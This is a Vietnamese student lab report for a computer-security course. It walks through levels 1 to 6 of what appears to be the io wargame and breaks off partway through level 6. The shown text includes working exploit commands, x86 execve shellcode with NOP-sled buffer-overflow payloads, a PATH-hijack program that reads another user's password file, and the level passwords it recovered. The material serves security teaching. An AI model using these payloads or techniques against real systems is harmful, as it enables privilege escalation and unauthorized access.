

ĐẠI HỌC QUỐC GIA THÀNH PHỐ HỒ CHÍ MINH

TRƯỜNG ĐẠI HỌC KHOA HỌC TỰ NHIÊN

KHOA CÔNG NGHỆ THÔNG TIN



Báo cáo

ĐỒ ÁN 3

Môn học: An ninh máy tính

CSC15003_22MMT

Sinh viên:

Nguyễn Hồ Đăng Duy

Phạm Quang Duy

Lê Hoàng Đạt

Giảng viên hướng dẫn:

Lê Giang Thanh

Lê Hà Minh

Phan Quốc Kỳ

Mục lục

| | | |
|----------|--|-----------|
| 1 | Thông tin | 4 |
| 2 | Level 01 | 4 |
| 2.1 | Phân tích | 4 |
| 2.2 | Bằng chứng (gdb) | 4 |
| 2.3 | Khai thác | 4 |
| 2.3.1 | Chạy chương trình và nhập passcode | 4 |
| 2.3.2 | Kết quả | 5 |
| 3 | Level 02 | 6 |
| 3.1 | Phân tích | 6 |
| 3.2 | Khai thác | 6 |
| 3.2.1 | Xác định các giá trị gây lỗi | 6 |
| 3.2.2 | Chạy chương trình với payload | 7 |
| 3.2.3 | Kết quả | 7 |
| 4 | Level 03 | 8 |
| 4.1 | Khai thác | 8 |
| 4.1.1 | Tạo giá trị NaN | 8 |
| 4.1.2 | Chạy chương trình với payload | 8 |
| 4.1.3 | Kết quả | 8 |
| 5 | Level 04 | 9 |
| 5.1 | Phân tích | 9 |
| 5.2 | Bằng chứng (ltrace) | 9 |
| 5.3 | Khai thác | 10 |
| 5.3.1 | Tạo fake whoami.c trong /tmp | 10 |
| 5.3.2 | Biên dịch thành file whoami | 10 |
| 5.3.3 | Chạy level04 với PATH đã chỉnh | 10 |
| 5.3.4 | Kết quả | 11 |
| 6 | Level 05 | 12 |
| 6.1 | Phân tích nhị phân | 12 |
| 6.1.1 | Mã nguồn | 12 |
| 6.1.2 | Disassembly để hiểu layout stack | 13 |
| 6.2 | Xác định điểm đến cho RET | 14 |
| 6.3 | Shellcode: chọn & kiểm tra | 16 |
| 6.4 | Dựng payload (cấu trúc & giải thích) | 16 |
| 6.5 | Thực thi exploit | 16 |
| 6.6 | Kết quả | 17 |
| 7 | Level 06 | 18 |
| 7.1 | Mục tiêu | 18 |
| 7.2 | Phân tích source code | 18 |
| 7.3 | Mục tiêu của exploit | 18 |

| | | |
|-----------|--|-----------|
| 7.4 | Xác định thông số overflow | 18 |
| 7.4.1 | Kiểm tra kích thước buffer | 18 |
| 7.4.2 | Đặt breakpoint tại sau <code>strcat</code> | 19 |
| 7.5 | Chuẩn bị shellcode | 21 |
| 7.6 | Tạo payload overflow | 21 |
| 7.7 | Kết quả | 22 |
| 7.8 | Tóm tắt exploit steps | 22 |
| 8 | Level 07 | 23 |
| 8.1 | Mục tiêu | 23 |
| 8.2 | Phân tích source code | 23 |
| 8.3 | Phân tích integer overflow | 23 |
| 8.4 | Xác định khoảng cách trên stack | 24 |
| 8.5 | Chuẩn bị payload | 24 |
| 8.5.1 | Chọn count negative | 24 |
| 8.5.2 | Tạo payload để overwrite count | 24 |
| 8.6 | Exploit hoàn chỉnh | 25 |
| 8.7 | Kết quả | 25 |
| 8.8 | Tóm tắt cách hoạt động | 25 |
| 9 | Level 08 | 26 |
| 9.1 | Phân tích source code | 26 |
| 9.2 | Chuẩn bị payload | 26 |
| 9.3 | Exploit hoàn chỉnh | 28 |
| 10 | Level 09 | 29 |
| 10.1 | Phân tích source code | 29 |
| 10.2 | Chuẩn bị payload | 29 |
| 10.2.1 | Đọc bộ nhớ (leak) | 29 |
| 10.2.2 | Ghi vào bộ nhớ | 30 |
| 10.2.3 | Xác định vị trí return address | 30 |
| 10.2.4 | Đặt shellcode vào biến môi trường | 30 |
| 10.2.5 | Tính toán giá trị ghi | 30 |
| 10.3 | Exploit hoàn chỉnh | 31 |
| 11 | Level 10 | 32 |
| 11.1 | Phân tích source code | 32 |
| 11.2 | Chuẩn bị payload | 33 |
| 11.2.1 | Ý tưởng khai thác | 33 |
| 11.2.2 | Xác định địa chỉ | 33 |
| 11.2.3 | Công thức offset | 33 |
| 11.2.4 | Payload | 33 |
| 11.3 | Exploit hoàn chỉnh | 33 |

| | |
|--|-----------|
| 12 Level 11 | 35 |
| 12.1 Phân tích source code | 35 |
| 12.2 Lỗ hổng | 37 |
| 12.3 Xây dựng payload | 38 |
| 12.3.1 Sinh prefix colliding | 38 |
| 12.3.2 Xây dựng suffix chung | 38 |
| 12.3.3 Ghép file hoàn chỉnh | 38 |
| 12.4 Exploit hoàn chỉnh | 39 |

1 Thông tin

Nhóm gồm có 3 thành viên:

- 22127060 - Lê Hoàng Đạt - 22127060@student.hcmus.edu.vn
- 22127085 - Nguyễn Hồ Đăng Duy - 22127085@student.hcmus.edu.vn
- 22127088 - Phạm Quang Duy - 22127088@student.hcmus.edu.vn

2 Level 01

2.1 Phân tích

- Chương trình /levels/level01 yêu cầu người dùng nhập một passcode gồm 3 chữ số.
- Đây là một bài kiểm tra cơ bản, logic của chương trình là so sánh trực tiếp input của người dùng với một giá trị được hardcode (nhúng cứng) trong file thực thi.
- Ý tưởng tấn công là sử dụng trình gỡ lỗi (debugger) như gdb để dịch ngược (disassemble) hàm main, từ đó tìm ra giá trị được hardcode này.

2.2 Bằng chứng (gdb)

Sử dụng gdb để phân tích file thực thi.

```
1 gdb /levels/level01
2 (gdb) disassemble main
```

Kết quả dịch ngược cho thấy một đoạn mã quan trọng:

```
1 0x0804808a <+10>: call 0x0804809f
2 0x0804808f <+15>: cmp $0x10f,%eax
3 0x08048094 <+20>: je 0x080480dc
```

- Lệnh call ở địa chỉ <+10> thực hiện việc đọc input từ người dùng, giá trị này được lưu vào thanh ghi %eax.
- Lệnh cmp \$0x10f,%eax so sánh giá trị trong %eax với giá trị hằng 0x10f.
- 0x10f trong hệ thập lục phân (hex) tương đương với **271** trong hệ thập phân.
- Lệnh je (Jump if Equal) sẽ nhảy đến nhánh "thành công" nếu hai giá trị bằng nhau. Do đó, passcode chính là **271**.

2.3 Khai thác

2.3.1 Chạy chương trình và nhập passcode

Thực thi chương trình và nhập giá trị vừa tìm được.

```
1 level01@io:/levels$ ./level01
2 Enter the 3 digit passcode to enter: 271
```

2.3.2 Kết quả

- Sau khi nhập đúng passcode, chương trình thực thi một shell mới với quyền của level02.
- Ta có thể đọc file password của level tiếp theo.

```
● Congrats you found it, now read the password for level2 from /home/level2/.  
  pass  
2 process 27801 is executing new program: /bin/bash  
3 sh-4.3$ whoami  
4 level02  
5 sh-4.3$ cat /home/level02/.pass  
6 XNWFtWKWHhaaXoKI
```

3 Level 02

3.1 Phân tích

- Chương trình /levels/level02 cung cấp sẵn mã nguồn trong file level02.c.
- Mục tiêu là thực thi được hàm `catcher()`, hàm này sẽ cấp cho chúng ta một shell với đặc quyền.
- Chương trình đăng ký hàm `catcher()` làm trình xử lý (handler) cho tín hiệu `SIGFPE` bằng lệnh `signal(SIGFPE, catcher);`.
- Tín hiệu `SIGFPE` được gửi đi khi có một lỗi toán học xảy ra, ví dụ như chia cho 0 hoặc tràn số nguyên (Integer Overflow).
- Lỗi hổng nằm ở dòng `return abs(atoi(argv[1])) / atoi(argv[2]);`.
- **Cái bẫy:** Chương trình đã chặn trường hợp chia cho 0 bằng điều kiện `if (!atoi(argv[2]))`.
- **Lỗi tấn công:** Gây ra lỗi tràn số nguyên. Trong hệ 32-bit, số nguyên nhỏ nhất (`INT_MIN`) là -2,147,483,648. Do cách biểu diễn số bù 2, giá trị tuyệt đối của nó `abs(INT_MIN)` vẫn là chính nó. Khi thực hiện phép chia `INT_MIN / -1`, kết quả sẽ là +2,147,483,648, một số lớn hơn giá trị lớn nhất của số nguyên (`INT_MAX`), gây ra tràn số và kích hoạt `SIGFPE`.

Mã nguồn C:

```
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 void catcher(int a)
5 {
6     setresuid(geteuid(), geteuid(), geteuid());
7     printf("WIN!\n");
8     system("/bin/sh");
9     exit(0);
10 }
11
12 int main(int argc, char **argv)
13 {
14     if (argc != 3 || !atoi(argv[2]))
15         return 1;
16     signal(SIGFPE, catcher);
17     return abs(atoi(argv[1])) / atoi(argv[2]);
18 }
```

3.2 Khai thác

3.2.1 Xác định các giá trị gây lỗi

Dựa trên phân tích, chúng ta cần cung cấp các tham số sau:

- `argv[1]`: Giá trị `INT_MIN`, tức là -2147483648.
- `argv[2]`: Giá trị -1.

3.2.2 Chạy chương trình với payload

```
1 level02@io:/levels$ ./level02 -2147483648 -1
```

3.2.3 Kết quả

- Phép chia gây tràn số, kích hoạt SIGFPE, hàm `catcher()` được gọi.
- Chương trình in ra "WIN!" và mở một shell với quyền của level03.

```
● WIN!  
2 sh-4.3$ whoami  
3 level03  
4 sh-4.3$ cat /home/level03/.pass  
5 0lhCmdZKbuzqngfz
```


4 Level 03

Mã nguồn C:

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <unistd.h>
4
5 #define answer 3.141593
6
7 void main(int argc, char **argv) {
8
9     float a = (argc - 2)? strtod(argv[1], 0);
10
11     printf("You provided the number %f which is too ", a);
12
13     if(a < answer)
14         puts("low");
15     else if(a > answer)
16         puts("high");
17     else
18         execl("/bin/sh", "sh", "-p", NULL);
19 }
```

4.1 Khai thác

4.1.1 Tạo giá trị NaN

Hàm `strtod` sẽ chuyển đổi chuỗi "NaN" (không phân biệt hoa thường) thành giá trị NaN.

4.1.2 Chạy chương trình với payload

```
1 level03@io:/levels$ ./level03 NaN
```

4.1.3 Kết quả


- Biến `a` nhận giá trị NaN.
- Cả hai điều kiện so sánh đều thất bại, chương trình thực thi `execl` và cấp một shell với quyền của `level04`.

```
● You provided the number nan which is too sh-4.3$ whoami
2 level04
3 sh-4.3$ cat /home/level04/.pass
4 7WhHa5HWMNRAY19T
```

5 Level 04

5.1 Phân tích

- Chương trình `/levels/level04` bên trong có đoạn gọi lệnh `whoami` để kiểm tra user.
- Tuy nhiên, nó không gọi theo đường dẫn tuyệt đối (`/usr/bin/whoami`), mà chỉ gọi `whoami`.
- Khi một lệnh được gọi **không kèm đường dẫn**, hệ điều hành sẽ tìm lệnh đó theo thứ tự trong biến môi trường `PATH`.
- Mặc định, `PATH` sẽ chứa các thư mục như `/usr/bin`, `/bin`, ... → do đó nếu không thay đổi, nó sẽ chạy đúng `whoami` thật và in ra `level04`.
- Ý tưởng tấn công: **tạo một file thực thi giả tên `whoami`** trong thư mục ta kiểm soát và chỉnh `PATH` để ưu tiên thư mục đó. Khi chương trình gọi `whoami`, nó sẽ chạy file giả này. Vì `/levels/level04` có quyền cao hơn (có thể đọc file password của `level5`), file giả cũng chạy với quyền đó → in ra password `level5`.



```
level4@io:~$ whoami
level4
level4@io:~$ |
```

Hình 1: Default whoami

5.2 Bằng chứng (ltrace)

Để chắc chắn chương trình thực sự gọi `whoami`, dùng `ltrace`:

```
1 ltrace /levels/level04
```

Kết quả:

```
1 __libc_start_main(0x804849c, 1, 0xbffffd24, 0x8048510 <unfinished ...>
2 popen("whoami", "r") = 0x804a008
3 fgets("level4\n", 1024, 0x804a008) = 0xbffff87c
4 --- SIGCHLD (Child exited) ---
5 printf("Welcome %s", "level4\n"Welcome level4) = 15
6 +++ exited (status 0) +++
```


- Dòng `popen("whoami", "r")` cho thấy chương trình thực sự gọi `whoami`.
- Vì không có đường dẫn tuyệt đối, hệ thống sẽ dựa vào `PATH` để tìm lệnh.
- Đây là điểm yếu ta có thể khai thác.

5.3 Khai thác

5.3.1 Tạo fake whoami.c trong /tmp

Viết chương trình C đơn giản, thay vì in tên user, mở file chứa password level5 (/home/level5/.pass):

```
1 #include <stdlib.h>
2 #include <stdio.h>
3
4 int main()
5 {
6     char buff[1024] = {0};
7     FILE* f = fopen("/home/level5/.pass", "r");
8     fgets(buff, sizeof(buff), f);
9     printf("%s", buff);
10    return 0;
11 }
```



Hình 2: Fake whoami

Điểm quan trọng: để file ở /tmp vì thư mục này cho phép ghi file, trong khi /home/level04 hoặc /levels bị hạn chế.

5.3.2 Biên dịch thành file whoami

```
1 cd /tmp
2 gcc whoami.c -o whoami
```

Chạy thử /tmp/whoami sẽ đọc và in password level5.

5.3.3 Chạy level04 với PATH đã chỉnh

```
1 PATH=/tmp:$PATH /levels/level04
```

- PATH=/tmp:\$PATH → đưa /tmp lên đầu danh sách PATH.
- /levels/level04 chạy với biến PATH mới.

```
level4@io:/tmp$ PATH=/tmp:$PATH /levels/level04
Welcome DNLM3Vu0mZfX0pDd
```

Hình 3: Kết quả exploit

5.3.4 Kết quả

- Khi chương trình gọi `whoami`, hệ thống sẽ tìm thấy `/tmp/whoami` trước.
- File giả mở `/home/level5/.pass` và in ra \rightarrow password level05.
- `Welcome DNLM3Vu0mZfX0pDd`

6 Level 05

6.1 Phân tích nhị phân

6.1.1 Mã nguồn

```
1 int main(int argc, char **argv) {  
2     char buf[128];  
3     if (argc < 2) return 1;  
4     strcpy(buf, argv[1]);  
5     printf("%s\n", buf);  
6     return 0;  
7 }
```

```
level5@io:/levels$ cat level05.c  
#include <stdio.h>  
#include <string.h>  
  
int main(int argc, char **argv) {  
  
    char buf[128];  
  
    if(argc < 2) return 1;  
  
    strcpy(buf, argv[1]);  
  
    printf("%s\n", buf);  
  
    return 0;  
}  
level5@io:/levels$ ./level05 aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa  
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Hình 4: Source

6.1.2 Disassembly để hiểu layout stack

```
(gdb) disas main
Dump of assembler code for function main:
   0x080483b4 <+0>:      push    %ebp
   0x080483b5 <+1>:      mov     %esp,%ebp
   0x080483b7 <+3>:      sub     $0xa8,%esp
   0x080483bd <+9>:      and     $0xfffffffff0,%esp
   0x080483c0 <+12>:     mov     $0x0,%eax
   0x080483c5 <+17>:     sub     %eax,%esp
   0x080483c7 <+19>:     cmpl    $0x1,0x8(%ebp)
   0x080483cb <+23>:     jg      0x80483d9 <main+37>
   0x080483cd <+25>:     movl    $0x1,-0x8c(%ebp)
   0x080483d7 <+35>:     jmp     0x8048413 <main+95>
   0x080483d9 <+37>:     mov     0xc(%ebp),%eax
   0x080483dc <+40>:     add     $0x4,%eax
   0x080483df <+43>:     mov     (%eax),%eax
   0x080483e1 <+45>:     mov     %eax,0x4(%esp)
   0x080483e5 <+49>:     lea     -0x88(%ebp),%eax
   0x080483eb <+55>:     mov     %eax, (%esp)
   0x080483ee <+58>:     call    0x80482d4 <strcpy@plt>
   0x080483f3 <+63>:     lea     -0x88(%ebp),%eax
   0x080483f9 <+69>:     mov     %eax,0x4(%esp)
   0x080483fd <+73>:     movl    $0x8048524, (%esp)
   0x08048404 <+80>:     call    0x80482b4 <printf@plt>
   0x08048409 <+85>:     movl    $0x0,-0x8c(%ebp)
   0x08048413 <+95>:     mov     -0x8c(%ebp),%eax
   0x08048419 <+101>:    leave
   0x0804841a <+102>:    ret
End of assembler dump.
(gdb) b *0x080483ee
Breakpoint 1 at 0x80483ee
(gdb) run `python -c 'print "A"*140`
```

Hình 5: Disassembly main

```

1 lea    -0x88(%ebp), %eax    ; &buf = EBP - 0x88 (= 136)
2 ...
3 call   strcpy

```

- buf nằm tại $EBP - 0x88 \rightarrow$ kích thước **136 byte** (compiler thêm padding/align), dù code khai báo `buf[128]`.
- Khoảng cách từ đầu buf đến saved EBP $= 0x88 = 136$.
- Để ghi tới RET, cần $136 (\text{buf}) + 4 (\text{saved EBP}) = 140 \text{ byte} \rightarrow \text{offset} = 140$.

Mục đích: Tính chính xác offset để biết bao nhiêu byte cho đến khi đề được RET (tránh đoán mò).

6.2 Xác định điểm đến cho RET

1. **Trên stack (buf):** cần địa chỉ &buf và NX phải cho thực thi.
2. **Trong vùng argv:** trả thẳng vào chính chuỗi đối số của bạn. Đây là thủ thuật **return-into-argv**.

Ví dụ thực tế:

```

Starting program: /levels/level05 `python -c 'print "A"*140`
Breakpoint 1, 0x080483ee in main ()

```

Hình 6: Breakpoint

```

1 (gdb) b *0x080483ee      # before strcpy
2 (gdb) run 'python -c 'print "A"*140''
3 (gdb) x/200x $esp        # stack/argv to find payload
4 ...
5 0xbffffda0: 0x41414100 0x41414141 ... # 'A'... in argv

```

```
(gdb) x/200x $esp
0xbffffb30: 0xbffffb50 0xbffffda1 0xb7fff920 0xb7e9edc3
0xbffffb40: 0xbffffb6e 0x00000000 0xb7fe4fe0 0xb7fffc10
0xbffffb50: 0xbffffb6f 0x00000000 0x002c307d 0x00000000
0xbffffb60: 0xb7fff000 0xb7fff920 0xbffffb80 0x0804820b
0xbffffb70: 0x00000000 0xbffffc14 0xb7fc2000 0x00000005
0xbffffb80: 0x0177ff8e 0xb7fc2000 0xb7e1ae18 0xb7fd5240
0xbffffb90: 0xb7fc2000 0xbffffc74 0xb7ffed00 0x08048320
0xbffffba0: 0xffffffff 0x0804960c 0xbffffbb8 0x08048291
0xbffffbb0: 0x00000002 0xb7fc2000 0xbffffbd8 0x08048489
0xbffffbc0: 0xb7fc23dc 0x08048184 0x00000000 0x00000000
0xbffffbd0: 0x00000002 0xb7fc2000 0x00000000 0xb7e26286
0xbffffbe0: 0x00000002 0xbffffc74 0xbffffc80 0x00000000
0xbffffbf0: 0x00000000 0x00000000 0xb7fc2000 0xb7fffc0c
0xbffffc00: 0xb7fff000 0x00000000 0x00000002 0xb7fc2000
0xbffffc10: 0x00000000 0x23c642a0 0x18f50eb0 0x00000000
0xbffffc20: 0x00000000 0x00000000 0x00000002 0x080482f0
0xbffffc30: 0x00000000 0xb7ff05f0 0xb7e26199 0xb7fff000
0xbffffc40: 0x00000002 0x080482f0 0x00000000 0x08048311
0xbffffc50: 0x080483b4 0x00000002 0xbffffc74 0x08048470
0xbffffc60: 0x08048420 0xb7feaf50 0xbffffc6c 0xb7fff920
0xbffffc70: 0x00000002 0xbffffd91 0xbffffda1 0x00000000
0xbffffc80: 0xbffffe2e 0xbffffe43 0xbffffe53 0xbffffe67
0xbffffc90: 0xbffffe7b 0xbffffe87 0xbffffeae 0xbffffeba
0xbffffca0: 0xbfffffff23 0xbfffffff39 0xbfffffff54 0xbfffffff60
0xbffffcb0: 0xbfffffff71 0xbfffffff7a 0xbfffffff8c 0xbfffffff94
0xbffffcc0: 0xbfffffff9a 0xbfffffffbe 0xbfffffffcd 0x00000000
0xbffffcd0: 0x00000020 0xb7fd9cf0 0x00000021 0xb7fd9000
0xbffffce0: 0x00000010 0x178bfbff 0x00000006 0x00001000
0xbffffcf0: 0x00000011 0x00000064 0x00000003 0x08048034
0xbffffd00: 0x00000004 0x00000020 0x00000005 0x00000007
0xbffffd10: 0x00000007 0xb7fdb000 0x00000008 0x00000000
0xbffffd20: 0x00000009 0x080482f0 0x0000000b 0x000003ed
0xbffffd30: 0x0000000c 0x000003ed 0x0000000d 0x000003ed
0xbffffd40: 0x0000000e 0x000003ed 0x00000017 0x00000000
0xbffffd50: 0x00000019 0xbffffd7b 0x0000001f 0xbfffffec
0xbffffd60: 0x0000000f 0xbffffd8b 0x00000000 0x00000000
0xbffffd70: 0x00000000 0x00000000 0xa9000000 0xc122c0bd
0xbffffd80: 0x4befee18 0xc15a94b6 0x69faa630 0x00363836
0xbffffd90: 0x656c2f00 0x736c6576 0x76656c2f 0x35306c65
0xbffffda0: 0x41414100 0x41414141 0x41414141 0x41414141
0xbffffdb0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffdc0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffdd0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffde0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffdf0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffe00: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffe10: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffe20: 0x41414141 0x41414141 0x41414141 0x44580041
0xbffffe30: 0x45535f47 0x4f495353 0x44495f4e 0x3530393d
0xbffffe40: 0x53003236 0x4c4c4548 0x69622f3d 0x61622f56
```


- Quan sát vùng argv quanh 0xbffffda0 và chọn một địa chỉ an toàn (không chứa 0x00) như 0xbffffdf0 để đặt vào RET.
- Thêm **NOP sled** để chống lệch vài byte.

Mục đích: Chọn một địa chỉ **ổn định & thực thi được** để khi `ret` rơi vào NOP sled, trượt tới shellcode.

6.3 Shellcode: chọn & kiểm tra

Shellcode Linux x86 dạng **jmp-call-pop**:

```
1 \xeb\x18\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\x89\xf3\x8d\x4e\x08\x8d
  \x56\x0c\xb0\x0b\xcd\x80\xe8\xe3\xff\xff\xff/bin/sh
```

- Đẩy chuỗi `"/bin/sh"` vào cuối, null-terminate, setup `argp`, gọi `int 0x80` với `eax=11` (`execve`).
- Không có null byte trong phần quan trọng \rightarrow không bị cắt ngắn bởi `strcpy`.

Mục đích: Có payload thực thi tối thiểu để bật shell mà không bị `strcpy` dừng sớm.

6.4 Dựng payload (cấu trúc & giải thích)

```
[ NOP sled - ~100 + byte ]
[ shellcode execve("/bin/sh") ]
[ RET (4 byte, little-endian) -> trở vào NOP sled trong argv ]
```

- **NOP sled** (`\x90...`): tăng xác suất rơi trúng shellcode dù RET lệch vài byte.
- **Shellcode**: thực thi `/bin/sh`.
- **RET**: ghi đè địa chỉ trả về của main để nhảy vào payload.
- Offset: 140 byte đến RET.
- Địa chỉ: `0xbffffdf0` → little-endian: `\xf0\xfd\xff\b`

6.5 Thực thi exploit

```
1 ./level05 'python -c 'print "\x90"*102 + "\xeb\x18\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xb0\x0b\xcd\x80\xe8\xe3\xff\xff\xff/bin/sh" + "\xf0\xfd\xff\xbf"' '
```

```
level5@io:/levels$ ./level05 `python -c 'print "\x90"*102 + "\xeb\x18\xe5\x89\xf6\x08\x31\xc0\x88\x46`  

\x07\x89\x46\x0c\x89\xf3\xd4e\x08\xd\x56\x0c\xb0\b\xcd\x80\xe8\xe3\xff\xff/bin/sh" + "\xf0\xfd\xff\xbf"'`  

.....  

^!F  

    V  

            /sh  
  

sh-4.3$ whoami  

level6
```

Hình 8: Exploit

- Backticks: shell sẽ thay bằng chuỗi bytes tạo từ Python.
- 102 NOP: đủ dài để chịu lệch.
- RET: `\xf0\xfd\xff\bf = 0xbffffdf0`

Mục đích: Bơm payload vào `argv[1]` qua command line.

6.6 Kết quả



```
sh-4.3$ cat /home/level6/.pass  
fQ8W8YLSBJBWKV2R
```

Hình 9: Result

7 Level 06

7.1 Mục tiêu

Level06 là một chương trình C có lỗ hổng **buffer overflow** nằm trong hàm `greetuser()`. Mục tiêu là khai thác lỗ hổng này để thực thi shellcode và leo lên user `level7`.

7.2 Phân tích source code

```
1 struct UserRecord{
2     char name[40];
3     char password[32];
4     int id;
5 };
6
7 void greetuser(struct UserRecord user){
8     char greeting[64];
9     switch(language){
10         case LANG_ENGLISH:
11             strcpy(greeting, "Hi "); break;
12         case LANG_FRANCAIS:
13             strcpy(greeting, "Bienvenue "); break;
14         case LANG_DEUTSCH:
15             strcpy(greeting, "Willkommen "); break;
16     }
17     strcat(greeting, user.name);
18     printf("%s\n", greeting);
19 }
```

- `strcat()` trên `greeting[64]` có thể bị overflow khi `user.name` dài hơn khoảng còn lại của buffer.
- `user.name` được copy từ `argv[1]` bằng `strncpy()` → có thể điều khiển dữ liệu viết vào stack.

7.3 Mục tiêu của exploit

1. Viết shellcode vào **environment variable**.
2. Overflow `greeting` để ghi đè EIP.
3. Chuyển hướng execution đến shellcode.

7.4 Xác định thông số overflow

7.4.1 Kiểm tra kích thước buffer

- `user.name`: 40 bytes
- `user.password`: 32 bytes
- `greeting`: 64 bytes

- Offset từ buffer `greeting` tới EIP: 76 bytes

```
1 (gdb) p/x ($ebp + 4) - ($ebp - 0x48)
2 $4 = 0x4c      # 76 bytes
```

7.4.2 Đặt breakpoint tại sau `strcat`

```
0x08048581 <+101>:  call  0x80483d0 <strcat@plt>
0x08048586 <+106>:  lea    -0x48(%ebp), %eax
```

Hình 10: Breakpoint

```
1 gdb -q ./level06
2 break *0x08048586
3 run $(python -c "print('A'*40)") $(python -c "print('B'*26 + 'C'*4)")
```

| | | |
|-----|------------|-------------|
| eax | 0xbffffb10 | -1073743088 |
| ecx | 0x43434242 | 1128481346 |
| edx | 0x434343 | 4408131 |
| ebx | 0xbffffbb0 | -1073742928 |
| esp | 0xbffffb00 | 0xbffffb00 |
| ebp | 0xbffffb58 | 0xbffffb58 |

Hình 11: info register

```
1 $ebp = 0xbffffb58
2 $ebp-0x48 = 0xbffffb10
```

→ buffer `greeting` bắt đầu từ `$ebp-0x48`. Sau khi overflow, EIP sẽ được ghi đè bởi giá trị sau: `$ebp+4 = EIP`. Cụ thể, từ địa chỉ `0xbffffb10` trên stack:

- Đầu tiên là chuỗi chào bằng tiếng Pháp ("`Bienvenue` ").
- Tiếp theo là 40 ký tự `A`, dùng cho biến `name`.
- 30 ký tự dành cho biến `password`:
 - 26 ký tự đầu là `B` (padding trước khi đến EIP)
 - 4 ký tự cuối là `C`, đại diện cho EIP → sẽ được thay thế bằng địa chỉ shellcode

```
(gdb) x/80bx 0xbffffb10
0xbffffb10: 0x42 0x69 0x65 0x6e 0x76 0x65 0x6e 0x75
0xbffffb18: 0x65 0x20 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffb20: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffb28: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffb30: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffb38: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffb40: 0x41 0x41 0x42 0x42 0x42 0x42 0x42 0x42
0xbffffb48: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbffffb50: 0x42 0x42 0x42 0x42 0x42 0x42 0x42 0x42
0xbffffb58: 0x42 0x42 0x42 0x42 0x43 0x43 0x43 0x43
```

Hình 12: Buffer

```
(gdb) x/80cb 0xbffffb10
0xbffffb10: 66 'B' 105 'i' 101 'e' 110 'n' 118 'v' 101 'e' 110 'n' 117 'u'
0xbffffb18: 101 'e' 32 ' ' 65 'A' 65 'A' 65 'A' 65 'A' 65 'A' 65 'A'
0xbffffb20: 65 'A' 65 'A' 65 'A' 65 'A' 65 'A' 65 'A' 65 'A' 65 'A'
0xbffffb28: 65 'A' 65 'A' 65 'A' 65 'A' 65 'A' 65 'A' 65 'A' 65 'A'
0xbffffb30: 65 'A' 65 'A' 65 'A' 65 'A' 65 'A' 65 'A' 65 'A' 65 'A'
0xbffffb38: 65 'A' 65 'A' 65 'A' 65 'A' 65 'A' 65 'A' 65 'A' 65 'A'
0xbffffb40: 65 'A' 65 'A' 66 'B' 66 'B' 66 'B' 66 'B' 66 'B' 66 'B'
0xbffffb48: 66 'B' 66 'B' 66 'B' 66 'B' 66 'B' 66 'B' 66 'B' 66 'B'
0xbffffb50: 66 'B' 66 'B' 66 'B' 66 'B' 66 'B' 66 'B' 66 'B' 66 'B'
0xbffffb58: 66 'B' 66 'B' 66 'B' 66 'B' 67 'C' 67 'C' 67 'C' 67 'C'
```

Hình 13: Buffer (Unicode)

```
(gdb) c
Continuing.
Bienvenue AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBCCCC

Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
(gdb) i r
eax            0x51                81
ecx            0xfbad0084        -72548220
edx            0xb7fc3870        -1208207248
ebx            0xbffffbb0        -1073742928
esp            0xbffffb60        0xbffffb60
ebp            0x42424242        0x42424242
esi            0xbffffbfc        -1073742852
edi            0xbffffbac        -1073742932
eip            0x43434343        0x43434343
eflags         0x10246            [ PF ZF IF RF ]
cs             0x73                115
ss             0x7b                123
ds             0x7b                123
es             0x7b                123
fs             0x0                 0
gs             0x33                51
```

Hình 14: info register (After breakpoint)

